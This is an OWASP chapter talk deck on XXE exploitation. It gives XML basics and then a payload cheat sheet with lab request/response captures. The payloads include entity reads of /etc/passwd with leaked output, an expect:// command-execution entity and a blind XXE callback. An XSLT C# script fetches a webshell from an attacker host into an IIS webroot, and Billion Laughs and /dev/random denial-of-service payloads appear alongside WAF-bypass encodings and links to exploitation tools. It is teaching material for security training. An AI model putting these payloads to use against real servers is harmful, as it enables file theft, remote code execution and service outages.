



# **XXE Exploitation**



**@nirav4peace**



**@owasp\_pune**

# XML

## Introduction

# Boring Theories :-P

**Extensible Markup Language (XML)** is a [markup language](#) that defines a set of rules for encoding [documents](#) in a [format](#) that is both [human-readable](#) and [machine-readable](#). The [World Wide Web Consortium's XML 1.0 Specification](#)<sup>[1]</sup> of 1998<sup>[3]</sup> and several other related specifications<sup>[4]</sup>—all of them free [open standards](#)<sup>[5]</sup>—define XML.

The design goals of XML emphasize simplicity, generality, and usability across the [Internet](#).<sup>[6]</sup> It is a textual data format with strong support via [Unicode](#) for different [human languages](#). Although the design of XML focuses on documents, the language is widely used for the representation of arbitrary [data structures](#)<sup>[7]</sup> such as those used in [web services](#).

# Important Theories :-)

- XML is case-sensitive
- Elements must have an opening and a closing tag
- Attribute values must be in quotation
- Tags must be nested correctly
- Elements has to declared in dtd file.



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
▼<breakfast_menu>
  <script type="text/javascript" charset="utf-8" id="zm-extension"/>
  ▼<food>
    <name>Belgian Waffles</name>
    <price>$5.95</price>
    ▼<description>
      Two of our famous Belgian Waffles with plenty of real maple syrup
    </description>
    <calories>650</calories>
  </food>
  ▼<food>
    <name>Strawberry Belgian Waffles</name>
    <price>$7.95</price>
    ▼<description>
      Light Belgian waffles covered with strawberries and whipped cream
    </description>
    <calories>900</calories>
  </food>
  ▼<food>
    <name>Berry-Berry Belgian Waffles</name>
    <price>$8.95</price>
    ▼<description>
      Light Belgian waffles covered with an assortment of fresh berries and whipped cream
    </description>
    <calories>900</calories>
  </food>
```

Attributes must be in quotation

XML version and character

encoding UTF-8

Root Nodes Elements must be in opening/closing tags

Values

`<?xml version="1.0" encoding="UTF-8"?>`

`<root>`

`<name>Nirav</name>`

`<location>pune</location>`

`<org place="Shivajinagar">Qualys India Pvt. Ltd.</org>`

`<topic>XXE Exploitation</topic>`

`</root>`

```
<?xml version="1.0"?>
<!DOCTYPE root [
  <!ELEMENT root (name,location,org,topic)>
  <!ELEMENT name (#PCDATA)>
  <!ELEMENT location (#PCDATA)>
  <!ELEMENT org (#PCDATA)>
  <!ELEMENT topic (#PCDATA)>
]>
```

Declaration of elements into root node.

```
<root>
  <name>Nirav</name>
  <location>Pune</location>
  <org>Qualys India Pvt. Ltd.</org>
  <topic>XXE Exploitation</topic>
</root>
```



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root SYSTEM "Note.dtd">
<root>
  <name>Nirav</name>
  <location>Pune</location>
  <org>Qualys India Pvt. Ltd.</org>
  <topic>XXE Exploitation</topic>
</root>
```

```
<!DOCTYPE root
[
<!ELEMENT root (name,location,org,topic)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT location (#PCDATA)>
<!ELEMENT org (#PCDATA)>
<!ELEMENT topic (#PCDATA)>
]>
```



Note.dtd

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root SYSTEM "Note.dtd">
<root>
  <name>&name</name>
  <location>Pune</location>
  <org>Qualys India Pvt. Ltd.</org>
  <topic>XXE Exploitation</topic>
</root>
```

```
<!DOCTYPE root
[ <!ENTITY name "Nirav">
<!ELEMENT root (name,location,org,topic)>
<!ELEMENT name (#PCDATA)>
<!ELEMENT location (#PCDATA)>
<!ELEMENT org (#PCDATA)>
<!ELEMENT topic (#PCDATA)>
]>
```

- Double Quote (“)
- Open Angular Tag (<)
- Close Angular Tag (>)
- And (&)

Using these general entities in element values will cause **error**.

```
<root>  
  <name>Nirav</name>  
  <location>Pune</location>  
  <org>Qualys India Pvt. Ltd.</org>  
  <topic>XXE Exploitation<>&</topic>  
</root>
```


**Error**

```
<root>
  <name>Nirav</name>
  <location>Pune</location>
  <org>Qualys India Pvt. Ltd.</org>
  <topic>XXE Exploitation<![CDATA[>]]</topic>
</root>
```

**Correct**

# XML XSS Payload

```
<![CDATA[<]]>script<![CDATA[>]]>alert('XSS')<![CDATA[<]]>/script<![CDATA[>]]>
```



```
<script>alert('XSS')</script>
```

# XXE Exploitation

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root SYSTEM "Note.dtd">
<root>
  <name>Nirav</name>
  <location>Pune</location>
  <org>Qualys India Pvt. Ltd.</org>
  <topic>XXE Exploitation</topic>
</root>
```



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY filename SYSTEM file:///etc/passwd>]>
<root>
    &filename
</root>
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

Go

Cancel

&lt;|v

&gt;|v

Target: <https://ac1a1f871e26b0228080332f009b005...>

## Request

Raw

Params

Headers

Hex

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck>
  <productId>2</productId>
  <storeId>1</storeId>
</stockCheck>
```

## Response

Raw

Headers

Hex

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Connection: close
Content-Length: 3
```

596

Go

Cancel

&lt;|v

&gt;|v

Target: <https://ac1a1f871e26b0228080332f009b005...>

## Request

Raw

Params

Headers

Hex

XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [<!ENTITY file "OWASP">
]>
<stockCheck>
  <productId>&file;</productId>
  <storeId>1</storeId>
</stockCheck>
```

## Response

Raw


Headers

Hex

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Connection: close
Content-Length: 27

"Invalid product ID: OWASP"
```

Go Cancel < ▾ > ▾

Target: <https://ac1a1f871e26b0228080332f009b005...> 

Request

Raw Params Headers Hex XML

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [<!ENTITY file SYSTEM
"file:///etc/passwd">
]
>
<stockCheck>
  <productId>&file;</productId>
  <storeId>1</storeId>
</stockCheck>
```

? < + > Type a search 0 matches

Response

Raw Headers Hex

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Connection: close
Content-Length: 1144

"Invalid product ID:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

# Demo on Mutillidae



# Demo on bWAPP



# Demo on Portswigger



file://

ftp://

zlib://

data://

glob://

phar://

ssh2://

rar://

ogg://

expect://

expect:// leads to RCE in server but  
PHP PECL is required in the server.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [!ENTITY filename SYSTEM expect://ls>
<root>
  &filename
</root>
```



# What can we achieved from **xxe**?

- File Retrieval
- Access the internal files through SSRF
- Remote Code Execution
- Denial Of Service

# Different Scenarios to Exploit

## Blind XXE

```
<?xml version="1.0" ?>
<!DOCTYPE root [
<!ENTITY % ext SYSTEM
"http://UNIQUE_ID_FOR_BURP_COLLABORATOR.burpcollabora
tor.net/x"> %ext;
]>
  <r></r>
```

```
POST /owasp HTTP/1.1
Host: someserver.owasp.com
Accept: application/json
Content-Type: application/json
Content-Length: 38
```

## JSON to XXE

```
{"search": "name", "value": "owasp"}
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 43
```

```
{"error": "no results for name owasp"}
```

```
POST /owasp HTTP/1.1
Host: someserver.owasp.com
Accept: application/json
Content-Type: application/xml
Content-Length: 38
```

```
{"search": "name", "value": "owasp"}
```


```
HTTP/1.1 500 Internal Server Error
Content-Type: application/json
Content-Length: 127
```

**Error**

```
{"errors": {"errorMessage": "org.xml.sax.SAXParseException: XML document structures must start and end within the same entity."}}
```

# Converting JSON to XML

```
{"search": "name", "value": "owasp"}
```



```
<?xml version="1.0" encoding="UTF-8" ?>  
<search>name</search>  
<value>owasp</value>
```

```
POST /owasp HTTP/1.1
Host: someserver.owasp.com
Accept: application/json
Content-Type: application/xml
Content-Length: 112
```

```
<?xml version="1.0" encoding="UTF-8" ?>
<root>
  <search>name</search>
  <value>owasp</value>
</root>
```

Same Result

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 43
```

```
{"error": "no results for name owasp"}
```

```
POST /owasp HTTP/1.1
Host: someserver.owasp.com
Accept: application/json
Content-Type: application/xml
Content-Length: 288
```

## XXE Payload

```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE owasp [<!ENTITY xxe SYSTEM
"file:///etc/passwd" >]>
<root>
<search>name</search>
<value>&xxe;</value>
</root>
```

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 2467
```

## Result

```
{"error": "no results for name
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync....
```



## Web Shell Upload

```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:msxsl="urn:schemas-microsoft-com:xslt"
xmlns:user="http://VICTIM.COM/pwned">
<msxsl:script language="C#" implements-prefix="user">
<![CDATA[
public string xml()
{
    System.Net.WebClient webClient = new System.Net.WebClient();
    webClient.DownloadFile("https://ATTACKERHOST/webshell.aspx",
        @"c:\inetpub\wwwroot\zephhrShell.aspx");

    return "Shell Uploaded Successfully @ /zephhrShell.aspx";
}
]]>
</msxsl:script>
<xsl:template match="/">
<xsl:value-of select="user:xml()" />
</xsl:template>
</xsl:stylesheet>
```

## Billion Laugh Attack

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```

## Load Large System File

```
<?xml version='1.0'?>  
<!DOCTYPE data [  
  <!ENTITY dos SYSTEM "file:///dev/random" >  
]>  
<data>&dos;</data>
```

# WAF Bypass



Output will be in base64

```
<!DOCTYPE scan [
```

```
<!ENTITY secret SYSTEM
```

```
"php://filter/read=convert.base64-encode/resource=/etc/passwd">  
>
```

```
<pass>&secret</pass>
```

## Convert Payload in Base64

```
<!DOCTYPE test [ <!ENTITY % init SYSTEM  
"data://text/plain;base64,ZmlsZTovLy9ldGMvcGFzc3dk"> %init;  

```

ZmlsZTovLy9ldGMvcGFzc3dk = **file:///etc/passwd**

## Converting UTF if firewall block by unicode character

```
#cat file.xml | iconv -f UTF-8 -t UTF-7 > file_utf7.xml
```

```
#cat file.xml | iconv -f UTF-8 -t UTF-16 > file_utf16.xml
```

## Renaming root

```
<!DOCTYPE :. SYTEM "http://"
```

```
<!DOCTYPE :_ _: SYTEM "http://"
```

```
<!DOCTYPE {0xdfbf} SYSTEM "http://"
```



<https://gist.github.com/staaldraad/01415b990939494879b4>

<https://web-in-security.blogspot.com/2016/03/xxe-cheat-sheet.html>

# Tools for the Trade



<https://github.com/staaldraad/xxeserv>

<https://github.com/lc/230-OOB>

<https://github.com/enjoiz/XXEinjector>

[https://github.com/BufaloWill/oxml\\_xxe](https://github.com/BufaloWill/oxml_xxe)

[http://www.beneaththewaves.net/Software/On\\_The\\_Outside\\_Reaching\\_In.html](http://www.beneaththewaves.net/Software/On_The_Outside_Reaching_In.html)

A close-up photograph of Grumpy Cat, a brown and white cat with a grumpy expression. The cat has blue eyes and a white patch on its face. The background is a plain, light gray.

**THANK YOU FOR LISTENING**

**ANY QUESTIONS?**